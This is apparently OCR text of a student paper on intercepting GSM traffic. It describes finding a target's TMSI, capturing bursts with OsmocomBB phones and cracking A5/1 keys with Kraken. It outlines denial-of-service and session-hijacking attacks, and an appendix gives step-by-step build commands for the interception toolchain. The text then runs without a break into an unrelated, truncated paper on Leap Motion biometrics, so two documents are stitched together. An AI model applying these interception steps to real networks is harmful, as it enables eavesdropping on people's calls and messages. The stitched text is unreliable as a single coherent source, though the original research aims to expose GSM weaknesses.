


Fig. 1. Structure of a GSM network

The four functional components of GSM network are:

– Mobile Station (MS): It is a device provides user a wireless interface to connect to GSM network, enables users to access voice and SMS services. The GSM network service providers authorize their users through a Subscriber Identity Module (SIM), commonly known as a SIM card [2].

– Base Station Subsystem (BSS): It is the section responsible for handling traffic and signaling between a mobile phone and the network switching subsystem [2].The BSS consists of two parts: the Base Transceiver Station (BTS) and the Base Station Controller (BSC). The BTS houses the radio transceivers that define a cell and handles the radio link protocols with the MS and the BSC manages the radio resources for one or more BTSs.
– Network and Switching Subsystem (NSS): It switches calls between the mobile and other fixed or mobile network users, as well as the management of mobile services such as authentication [2]. It consist of sub components like Mobile Switching Center(MSC), Visitor Location Register(VLR) and Home Location Register(HLR).
– Operation Support System (OSS): It connects to all equipment in the switching system and to the BSC.

As in our paper, we only focus on the investigation of the communication between MS and BSS. The related topics about NSS and OSS are available in [2] for readers own interest.

2.2 GSM Air Interface

GSM network operates on different frequency band in different regions worldwide. Its important to make sure our sniffing device (GSM phone) is compatible with the local GSM frequency band. According to [8], we found that Singapore GSM network operates on 900/1800 MHz. The communication between MS and BTS are separated into two channels. The communication from MS to BTS takes up a channel called uplink channel and the communication from BTS to MS takes up a channel called downlink channel. The bidirectional channels are corresponded in a single communication session. To differentiate the paired uplink and downlink channels in a wide frequency band, an Absolute Radio-Frequency Channel Number (ARFCN) is used to label each pair of channels [14].

The signaling protocol in GSM is structured into three general layers. Layer 1 is the physical layer, which uses the channel structures over the air interface. Layer 2 is the data-link layer. Layer 3 is divided into three sublayers: Radio Resource management (RR), Mobility Management (MM) and Connection Management (CM) [2]. The understanding of the signaling protocol helps us to build the firmware in the phone with OsmocomBB which is documented in Appendix A1 due to the page limitation.

2.3 GSM Security

One of the key features of GSM is SIM card which contains a subscribers information and phone book [2]. The SIM card is a detachable smart card containing the user's subscription information and phone book [3]. The GSM network authenticates the identity of the subscriber through the use of a challenge-response mechanism and a pre-shared secret key K between the subscriber and service

provider. A 128-bit random number is sent to the MS. The MS computes the 32-bit signed response based on the encryption of the random number with the authentication algorithm (A3) using the pre-shared key K which is stored in the SIM card [2]. The GSM networks verifies the subscribers identity by doing the same calculation upon receiving the signed response from the subscriber [2]. However, the GSM network authentication is one way only so that the MS cannot authenticate network. the This security model therefore offers authentication, but limited authorization capabilities, and no non-repudiation.

The SIM card also contains the session key generating algorithm A5/1 which is used to produce a 64-bit session key for data encryption and decryption between MS and BS. According to the requirement by the design of network and security, this key may be changed regularly [18]. The data exchanged between MS and BTS are encrypted by A5/1 key. The initiation of the encryption request is ordered from BTS side [18]. Upon receipt of this order, the MS begins encryption and decryption of data using the A5/1 session key. This paper will illustrate how to break A5/1 with a rainbow table attack in the section 3.4. To ensure subscriber identity confidentiality, the Temporary Mobile Subscriber Identity (TMSI) is used [16]. The TMSI is sent to the MS after the establishment of authentication and encryption procedures and the MS sends back an acknowledgement message to confirm the TMSI has been received successfully [2]. The TMSI can be used directly if the communication is within the same location area in which it was issued, and the Location Area Identification (LAI) will be added to TMSI if the communication is not in the same location area [2].

3 Experiment

3.1 OsmocomBB

OsmocomBB is a free firmware for the devices known as "Baseband Processor" Chipset found in GSM terminals. For our experiment, we are using OsmocomBB to transform our regular phone (Motorola C115) into a sniffing device.

3.2 Initial Setup

Hardwares and softwares used for this experiment are:

1. 2 Motorola phones (C115 and C155), both compatible with OsmocomBB
2. 2 converter cables (1 for the trunk and 1 for burst branch)
3. 2 different version of OsmocomBB (trunk and sylvains burst branch)
4. 2 TB external HDD to store A5/1 rainbow tables
5. Kraken software, the A5/1 cracker

Setup steps summary (complete setup steps will be given in the appendix):

1. Install OsmocomBB main and burst branch.

2. Using the main trunk and PL2303 cable, load layer1 firmware to one of the phone and run the mobile application. This phone will be used as the target phone. Note that in real usage, it is not necessary for the target phone to use Osmocom. We are simply using it to confirm the targets TMSI and Kc.
3. Using the burst branch and CP210x cable, load layer1 firmware to the other phone(sniffing phone), and run ccch_scan with the correct ARFCN to start sniffing.
4. Capture sniff data and filter using wireshark.

3.3 Sniffing

In order to do targeted sniffing (step 3 and 4 from the above summary), we first need to obtain the TMSI of the target phone and the ARFCN our target is on. From Karstens presentation in 27C3[1], one way to to discover these 2 values is by sending silent / broken SMSes to our target. The idea is, each time a phone is about to receive an SMS, it will get paged by the BTS. We want the SMS to be silent / broken, so that the target will never see the actual SMS.




Fig. 2. Sample SMS page: we can see that a MS with TMSI 0x6806feff gets a paging request from the BTS just before it receives a text message

We can utilize this by sending text messages at a specific interval, and then we look for paging requests broadcasted at those intervals. There should then be 1 TMSI that comes out very often, and it would be our targets TMSI. Once

we identify the TMSI, we can easily get the ARFCN from the paging requests GSMTAP header.

However, we didnt follow this approach. Firstly, we didnt have enough knowledge to craft a silent / broken messages. Secondly, we tried to simply send normal messages at intervals using our own phones, but then we realized that it requires us to scan multiple channels at the same time, and filtering the packet captures to certain intervals only. Scanning the packets with eye-power certainly cannot work here, and we didnt have enough time/knowledge to create a script for this task.

Since we still want to keep moving forward, we decided to set the channel of our target phone, and try to find out the TMSI from a more limited result set . We run the cell_log application to see all the available and valid carriers channel, choose one of the channel, and assign it to our target phone (using OsmocomBB).




Fig. 3. Sample cell_log scan in Singapore: ARFCN 643, 523, and 735 are valid, and they belong to Singtel, Singtel and Starhub respectively.

After the channel is set, we run ccch_scan on that channel, and again we try to send SMSes manually at an interval. We then look for a ciphering mode command (refer to figure 2), this is the command from the BTS telling a MS to start encryption. If this message is meant for our target, then the paging request would come before this ciphering mode command message. By scanning through a few paging requests before that message, we can now determine our target TMSI. However, it really takes a very long time to do this as there are a lot of active MS that gets paged, and we are still using eye-power to do this. For our further scans, we took the TMSI from the target phone directly (using OsmocomBB); we know this is not viable in a real attack, but we want to continue progressing.

We then continued to do scans, save the wireshark and bursts capture. We found it weird that some frame numbers recorded have quite a huge gap with each other, especially after a ciphering mode command. We first assumed that those are the encrypted data which is recorded in the burst, however the bursts file also doesnt contain those frame numbers (we only interpreted it from the




Fig. 4. Sample ccch_scan result in wireshark and the bursts file created

filename generator in app_ccch_scan.c). We can also see some variance in the size of the bursts, but we didnt know why it happened.

After a while, we decided to capture the data from both phones. We would know the frame number of the text message if we capture from the target phone. The results show that not all downlink datas are captured by one phone; we saw that some frames are captured in one phone but not the other. This is an interesting observation, but we were running out of time and decided to jump into cracking with whatever we have.

3.4 Cracking

We placed our bet that the large bursts are those containing text-messages or call data, even though their frame numbers doesn't reflect it. So we tried to interpret and decode what these bursts mean. We found a forked version of osmocomBB, called osmocom-bb-raw (refer to appendix A.2). This version have a burst_encode and burst_decode program to be used.

ccch_scan burst We then tried both burst_encode and burst_decode on our bursts file. The burst_encode produces a <frame> data that contains 4 <bursts>, each 114 bits; and the burst_decode produces a 114 bits data.

We still couldn't figure out what all of these means. We know that we should be finding a ciphered frame and unciphered frame, XOR them, and it should be the keystream we can feed to Kraken and get the Kc. However, we still couldn't map the burst to any of the wireshark capture, and we also didn't know what is the format of the bursts. In the end, we randomly tried to feed these 114 bits we get to kraken; and unsurprisingly we didn't get anything.

USRP captured data While our GSM sniffing task could not further progress due to the lack of tool for burst data decoding, we also tried to determine whether

we are able to decipher the encrypted packets if we managed to process the burst data. We simulate this step using the capture file [4] available[1] on the internet.

The file is a USRP2 captured data, which requires airprobe tool to decode. By following the instructions from [13] with Kali linux 1.0.5 as the working platform, we are able to set up the environment and build the required software. In addition, we also need two scripts, go_usrp2.sh and gsm_receiver100.py, that can be retrieve from the airprobe project from berlin.ccc.de (refer to appendix A.2). These 2 scripts are specially created for dumping USRP2 data.

In order to decrypt the capture file, we followed the documented procedures outlined in [14, 7]. Overall, we are able to decode and capture the data using wireshark, and recover the cipher stream from the decoded data blocks. The cipher streams were cracked using Kraken tool and subsequently the key sequence, Kc, was found.

Initially, only the unencrypted data were captured by the wireshark. In order to recover the audio file, the capture data were re-decoded using the Kc found.

Noted that even though we are able to conduct the cipher stream decryption using Kraken, as long as we are unable to decode the Osmocom bursts, this stage is useless.

4 Challenges Encountered

Throughout this project, we have encountered various problems. Although they prevent us from conducting further investigation, they give us better insight into the big picture on how each part works together.

4.1 Unsupported 850/1800 GSM

Despite that we had all the necessary environment setup at the beginning, we could not manage to sniff any GSM traffics using the Osmocom-bb burst branch. Later then we discovered that the mobile phone that we are using is meant to be used in U.S. only. It supports 850/1900 GSM, whereas in Singapore, we use 900/1800 GSM. Purchasing of new supported phones were made immediately after the discovery.

4.2 Unsupported converter cable

The original cable that we got hold of is PL2303 USB converter. This cable works very well with the OsmocomBB trunk. However, for it to support the ccch_scan tool in the burst_ind branch, a higher baudrates cable is needed [9]. Purchasing of CP210x cable from online shop were also made immediately after the discovery to avoid delays.

[1] the link to the cfile had been broken, however, we managed to download it from the webarchive website

4.3 Software limitations

While we were doing the experiment, we found 2 software problems that actually holds us in place for quite some time:

1. In order to obtain target TMSI and ARFCN efficiently, we need to write some program to send silent/broken sms and analyze paging requests packet efficiently. This requires more background knowledge on GSM.
2. Decoding OsmocomBB bursts data. According to Bosma and Soeurt[14], there are currently no program available to interpret Osmocoms bursts. This prevents us from understanding the traffic as a whole, and getting the key stream.

According to Sylvain Munaut[19], these two problems have obvious and trivial solutions. Unfortunately, given our time and background on GSM, we werent able to come up with a solution.

5 Future Work

In the above sections, we have demonstrated the capability to separately capture and decode the GSM traffic. For our future work,we will integrate both the sniffing and decoding capability.Beside this, we can go further and explore the possibility of compromising both the integrity and availability aspect of GSM mobile services. We will first propose two attack scenario on mobile services, mobile session hijacking and denial of service attacks and detail its possible attack description. Subsequently we shall elaborate on the feasibility of our proposed attacks.

5.1 Denial of Service

GSM protocols state machine suggest that if an adversary is able to reply to a paging request quicker than the intended subscriber, the cell tower will no longer be in a state in which it expects a paging response and thus will ignore the message of a victim[5]. Consequently, the victim will receive a channel release message from the network. If the attacker did not do anything at this stage, the service setup will not be able to proceed and for example, a call will be dropped. The result will be a powerful denial of service attack against mobile services that does not rely on does not rely on resource exhaustion, frequency jamming, and is hard to detect. Besides attacking individual subscribers, it is also possible to leverage this attack to disrupt network service in large geographical regions.

5.2 Mobile Session Hijacking

Mobile session hijacking also exploit the same paging procedure as shown in the Denial of service section. However there is one condition for this attack to be successful; that is for the cellular provider not to properly authenticate the

mobile service each time it is being used. Fortunately many countries do not properly authenticate each service and use encryption. For example, Karsten Noel research shows that 50% of the tested networks only authenticate 10% of the services[20]. In the following paragraphs, we assume mobile networks with insufficient authentication process in place.

If the attacker is able to win the race condition on the air interface, it is plausible to directly hijack an mobile service. Even if the GSM network has encryption configured, an adversary just has to perform an additional step. In an encrypted mobile network without sufficient authentication, there will be cipher setup after the paging procedure. During this process, the network will sends a cipher mode command message to inform the MS of the encryption algorithm to be used. The MSs cipher mode complete response indicates a completion of the cipher setup. This response has to be encrypted using the session key Kc as input to the A5 encryption algorithm. Due to the lack of proper authentication, an adversary can fully impersonate the victim after cracking the session key Kc and sending the cipher mode complete message.

As shown in earlier sections, we have demonstrated the capability to crack the session key Kc. In both scenario (with or without encryption), we will be able to perform mobile session hijacking theoretically. The caller of is thus faced with two outcome. For a mobile call, it cannot be assumed that the called party is indeed the intended person. For SMS, this implies that a message may not reach the victim, but also that its contents cannot be considered safe from prying eyes.

5.3 Feasibility

The success of such both attacks lies on the response time of the attacker and victim devices. An adversary phone needs to respond faster than the average victim device to achieve maximum impact,. The response time of the phone depends on a number of factors that are difficult to evaluate. According to Nico Golde, the baseband chipset and its GSM stack implementation is a key contributor to a fast response time[17]. However as GSM is a old standard and most baseband vendors concentrate their efforts on 3G and 4G telephony standard, it is likely that the baseband chipset remains relatively similar across phones. Thus the more important factor will be the GSM stack implementation. OsmocomBB implement the layer 2 and 3 stack as an application. Nico Goldes research has also shown that the response time for OsmocomBB layer23 application that this implementation is too slow compared to average consumer devices, thus unable to carry out the attack[17].

Thus for our upcoming research, we will implement the lower GSM protocol layers as a software on the phone itself and attempt the two attacks mentioned above. In addition, for mobile session hijacking to be successful, we need to investigate whether Singapore mobile providers did perform authentication for each mobile service every time it is being used.

6 Conclusion

Due to lacking of well documented steps online for security concerns, we encountered many challenges and problems during our research, such as hardware issues, environmental issues, compilation issues etc. Even though we were unable to reproduce Karstens attack, we have gained a lot of understanding of the structure, protocols and security issues of GSM network. Through our experiment, the attack has been proved to be feasible (at least theoretically) in our real life GSM communications with relatively low costs equipments. Furthermore, we can see that the security of GSM doesnt improve even after 2 years of the attack demonstrated by Karsten Nohl. We can see Karsten wish list[1] is still not fulfilled; mobile carriers are still using series of 2b as their paddings, infrequent frequency changes, etc. We have also discussed several attacks that can be produced to attack the weakness of current GSM network in the future work. By doing this project, we hope the weakness of current GSM network could get attention from fellow readers and push the GSM service providers to improve the security of our daily communication channel.

References

1. Gsm sniffing. http:// events.ccc.de/ congress/ 2010/ Fahrplan/ attachments/ 1783_101228.27C3.GSM-Sniffing.Nohl_Munaut.pdf. [Online; accessed 2013-Oct].
2. Gsm tutorial. http:// www.tutorialspoint.com/ gsm/. [Online; accessed 2013-Oct].
3. Mobile phone. how it works. http:// dmohankumar.files.wordpress.com/ 2011/ 03/ how-mobile-phone-works.pdf. [Online; accessed 2013-Oct].
4. Usrp capture file. http:// reflextor.com/ vf_call6_a725_d174_g5_Kc1EF00BAB3BAC7002.cfile.gz. [Online; accessed 2013-Oct].
5. Digital cellular telecommunications system (phase 2+). http://www.etsi.org /deliver/etsi_ts/100900_100999/ 100940/07.09.01_60/ts_100940v070901p.pdf, 2001-11. [Online; accessed 2013-Nov].
6. Nokia siements networks. nokia siemens networks promotes gsm for machine tomachine applications. http:// www.nokiasiemensnetworks.com/ news-events/ press-room/ press-releases/ nokia-siemens-networks-promotesgsm-for-machine-to-machine-applications, 2011. [Online; accessed 2013-Oct].
7. Practical exercise on the gsm encryption a5/1. http:// www.data.ks.uni-freiburg.de/ download/ misc/ practical_exercise_a51.pdf, 2011. [Online; accessed 2013-Oct].
8. Gsm world coverage map. http:// www.worldtimezone.com/ gsm.html, 2013. [Online; accessed 2013-Oct].
9. Hardware/serialcable osmocombb. https:// bb.osmocom.org/ trac/ wiki/ Hardware/ SerialCable, 2013. [Online; accessed 2013-Oct].
10. Openbsc. http://openbsc.osmocom.org, 2013. [Online; accessed 2013-Oct].
11. Openbts. http://openbts.org, 2013. [Online; accessed 2013-Oct].
12. Osmocom project. http://osmocom.org, 2013. [Online; accessed 2013-Oct].
13. Rtl-sdr tutorial: Analyzing gsm with airprobe and wireshark. http:// www.rtl-sdr.com/ rtl-sdr-tutorial-analyzing-gsm-with-airprobe-and-wireshark/, 2013. [Online; accessed 2013-Oct].

14. Jeffrey Bosma-jeffrey and Joris Soeurt-joris. Eavesdropping on and decrypting of gsm communication using readily available low-cost hardware and free open-source software in practice. 2012.
15. David Boswarthick, Omar Elloumi, and Olivier Hersent. *M2m communications: a systems approach*. Wiley. com, 2012.
16. Magnus Glendrange, Kristian Hove, and Espen Hvideberg. *Decoding GSM*. PhD thesis, Norwegian University of Science and Technology, 2010.
17. Nico Golde, Kévin Redon, and Jean-Pierre Seifert. Let me answer that for you: exploiting broadcast information in cellular networks. In *Proceedings of the 22nd USENIX conference on Security*, pages 33–48. USENIX Association, 2013.
18. David Margrave. Gsm security and encryption. *George Mason University*, 1999.
19. Sylvain Munaut. Important clarifications about 27c3 gsm sniff talk. http://lists.osmocom.org/pipermail/baseband-devel/2010-December/000912.html. [Online; accessed 2013-Oct].
20. Karsten Nohl and Luca Melette. Defending mobile phones. http:// events.ccc.de/ congress/ 2011/ Fahrplan/ events/ 4736.en.html. [Online; accessed 2013-Oct].

A Environment Requirements

A.1 Operating system

This project is tested on the following Linux distributions:

- **Ubuntu 12.04**,
- **Kali 1.0.5**

A.2 Softwares

Other than the dependencies required for building source codes, these are the main softwares used for this project:

- **OsmocomBB (trunk)**: git://git.osmocom.org/osmocom-bb.git
  this branch is used for receiving data of a connected user; it is mainly use for debugging purpose.
- **OsmocomBB (busrt_ind branch)**: git://git.osmocom.org/osmocom-bb.git -b sylvain/burst_ind
  this branch is used for conducting GSM sniffing using the ccch_scan tool
- **Kraken**: git://git.srlabs.de/kraken.git
  Kraken is used for decrypting cipher streams that is needed for finding the Kc
- **Airprobe**: git://git.gnumonks.org/airprobe.git
  need for the code base
- **Airprobe**: git://svn.berlin.ccc.de/airprobe
  this source requires the older version GnuRadio to build, therefore it is outdated. But we only needs 2 scripts in this repository for decoding USRP2 captured data
- **Osmocon-bb-raw**: https://github.com/DrWhax/osmocom-bb-raw.git
  this is a fork branch of the OsmocomBB. It contains tool for encoding and decoding captured bursts.

A.3 Hardware Equipments

These equipments are mandatory for GSM sniffing as well as cipher cracking:

- **Motorola C115 (900/1800 GSM)**
- **Motorola C155 (900/1800 GSM)**
- **CP2102 UART Bridge / myAVR mySmartUSB light**
- **Buffalo 2.0TB harddisk**

Other equipments that we had experimented with and are useful for debugging purpose:

- **PL2303 converter cable**
- **Motorola C115 (850/1900 GSM)**

B Environment Setup

This section outlines all the procedures required to setup a working environment for subsequent burst capturing and shared key finding procedures. These procedures are given in order of sequence.

Install dependencies

```
apt-get install libtool shtool autoconf git-core pkg-config make gcc
    build-essential libgmp3-dev libmpfr-dev libx11-6 libx11-dev texinfo
    flex bison libncurses5 libncurses5-dbg libncurses5-dev libncursesw5
    libncursesw5-dbg libncursesw5-dev zlibc zlib1g-dev libmpfr4
    libmpc-dev automake g++ python-dev swig libpcap0.8-dev gnuradio
    gnuradio-dev cmake libboost-all-dev libusb-1.0-0 libusb-1.0-0-dev
    libfftw3-dev swig python-numpy
```

Install libosmocore

```
cd ~
git clone git://git.osmocom.org/libosmocore.git
cd libosmocore/
autoreconf -i
./configure
make && make install
ldconfig
```

Build GNU ARM toolchain

```
 cd ~
 mkdir GnuArmToolchain
 cd GnuArmToolchain/
 wget http://bb.osmocom.org/trac/raw-attachment/wiki/
     GnuArmToolchain/gnu-arm-build.2.sh
 chmod a+x gnu-arm-build.2.sh
 mkdir install src build
 cd src/
 wget http://ftp.gnu.org/gnu/gcc/gcc-4.5.2/gcc-4.5.2.tar.bz2
 wget http://ftp.gnu.org/gnu/binutils/binutils-2.21.1a.tar.bz2
 wget https://lm3s.googlecode.com/svn-history/r18/trunk/lm3s/summon-
     toolchain/sources/newlib-1.19.0.tar.gz
 cd ..
./gnu-arm-build.2.sh
```

Add the following to /.bashrc file:

```
export PATH=\$PATH:/root/GnuArmToolchain/install/bin
```

Update the terminal to use the new PATH settings:

```
source ~/.bashrc
```

Build Osmocom-BB trunk

```
cd ~
git clone git://git.osmocom.org/osmocom-bb.git
cd osmocom-bb/src/
```

Uncomment the DCONFIG_TX_ENABLE flag to enable TX support:

```
vim ./target/firmware/Makefile
CFLAGS += - DCONFIG_TX_ENABLE
```

Build the OsmocomBB:

```
make
```

Build Osmocom-BB burst_ind

```
cd ~/
git clone git://git.osmocom.org/osmocom-bb.git -b sylvain/burst\_ind
    osmocom-bb-burst
cd osmocom-bb-burst/src/
```

Add `#define I_HAVE_A_CP210x` near file header of

```
vim ./host/osmocon/osmocon.c
```

Build the OsmocomBB burst_ind branch:

```
make
```

Build Osmocom-BB-raw

```
cd ~/
git clone https://github.com/DrWhax/osmocom-bb-raw.git
cd osmocom-bb-raw/src/
make
```

Build Airprobe

Build the gsmdecoder:

```
cd ~/
git clone git://git.gnumonks.org/airprobe.git
cd airprobe/gsmdecoder
./bootstrap
./configure
make
cd ../gsm-receiver
./bootstrap
./configure
make
```

Retrieve the additional scripts from the berlin airprobe respository:

```
cd ~/
git clone git://svn.berlin.ccc.de/airprobe airprobe\_extra
cd airprobe\_extra/gsm-receiver/src/python
cp go\_usrp2.sh ~/airprobe/gsm-receiver/src/python/
cp gsm\_receiver100.py ~/airprobe/gsm-receiver/src/python/
cd ~/
rm -rf airprobe\_extra
```

Build Kraken

```
cd ~/
git clone git://git.srlabs.de/kraken.git
```

Copy all rainbow table indexes and config files (about 3.3 GB) into the index folder

```
cd kraken/indexes/
mv tables.conf{.unix,}
```

Build the Kraken tool:

```
cd ../Kraken
./build.sh
```

Build utitlites that is required for finding Kc:

```
cd ../Utilities
make
```

If the compiler specified `" '<foobar>' not declared in this scope "`, add `#include <unistd.h>` to all affected files

Biometric Identification using Leap Motion

Tomas Seniunas

University of Southampton, School of Electronics and Computer Science
ts4g10@soton.ac.uk

Abstract. This paper explores the prospects of using the Leap Motion as a biometric identification device, as well as it's practical and theoretical implementations and limitations. Several different approaches to the problem are explored, detailing the issues and benefits each one brings. A basic biometric identification program was written to test the accuracy of both the algorithm and the technical capabilities of the device.

1 Introduction

Leap motion is a small sensor device meant to be used as an input peripheral for personal computers. [1] The device itself is capable of tracking objects with high precision. Since the device is easily accessible and reasonably precise, there is a possibility it can be used for identification purposes. The benefits of such identification are that the user does not need to remember or keep a password or other identification item- The biometric data of the user itself can often be enough to accurately identify the person amongst a database of other user data. The second benefit is that the user does not need to physically interact with the device or the computer to get identified. This is especially useful under working conditions where the user is unable to use to use keyboard or other physical input peripheral.

1.1 Peripheral specifications

The system has a limiting precision of 1 cubic millimeter, and a field view of 150° degrees. Such parameters allow us base the identification on a hand with enough precision. The device used for this project is a developer revision, with limited range.

2 System design

2.1 Case study

Considering the device and it's accuracy, several approaches were considered. The identification can be done in the form of gestures - A user would record a hand gesture, to which then he could try to match with another one. Although this approach seems plausible, and is somewhat a middleman between

conventional password systems and biometric identification, there are some inherent issues with the concept. The system would match any hand as long as it replicated the gesture closely enough. It would also cause problems due to the accuracy of the gestures. Although the hardware itself is quite accurate in terms of coordinates, the person might not be, and the subsequent attempts at the same gesture would result in different data from the initial recording. Although the resulting gesture data can be rounded, that would also cause a significant amount of inaccuracy when other users try to authenticate. In the end this idea was dismissed before it was implemented, as the issues described above were clear.

The second approach was to get various specifications on the still hand scan and compare them to each other, or to other data scans. (See Figure 1) [2]




Fig. 1. Hand geometry features [2]

I have Isolated candidate data points for the leap recognition. As the input method is inherently different from the methods described in [2] due to different input peripherals, I planned to test the selected points against other samples, scaling values accordingly if necessary. A system similar to the idea described above is already implemented [3], but the security can be easily bypassed with a simple exploit [4]. Despite the apparent issues in the method, this seems to be the best way to efficiently get precise data, and the security issue is more related to parsing the data itself rather than the method of obtaining it.

2.2 Initial approach

The initial program was written in Java using Leap SDK. The planned functionality was for the program to correctly recognize and scan the hand of the user, identify and extract the identification points, have a base algorithm to determine the difference between two samples and to test that against a list of collected samples.

Fig. 2. Leap motion device

2.3 Technical limitations

The first issue that became apparent was the limitation of what sort of data is available from the Leap SDK. The SDK provides access to pointables (fingers), and hand. Finger data is essentially a vector data, thus it was impossible to

determine such values as joint and knuckle positions - only finger start and end points can be extracted with enough accuracy. Hand data contained the position and the hand curvature. The latter is irrelevant, since in order to get correct values the user needs to be holding the hand flat with fingers spread (See Figure 3). The hand position was included in the implementation initially, but it introduced more noise than accuracy- possibly due to the fact that it might be determined by averaging finger positions and lengths.

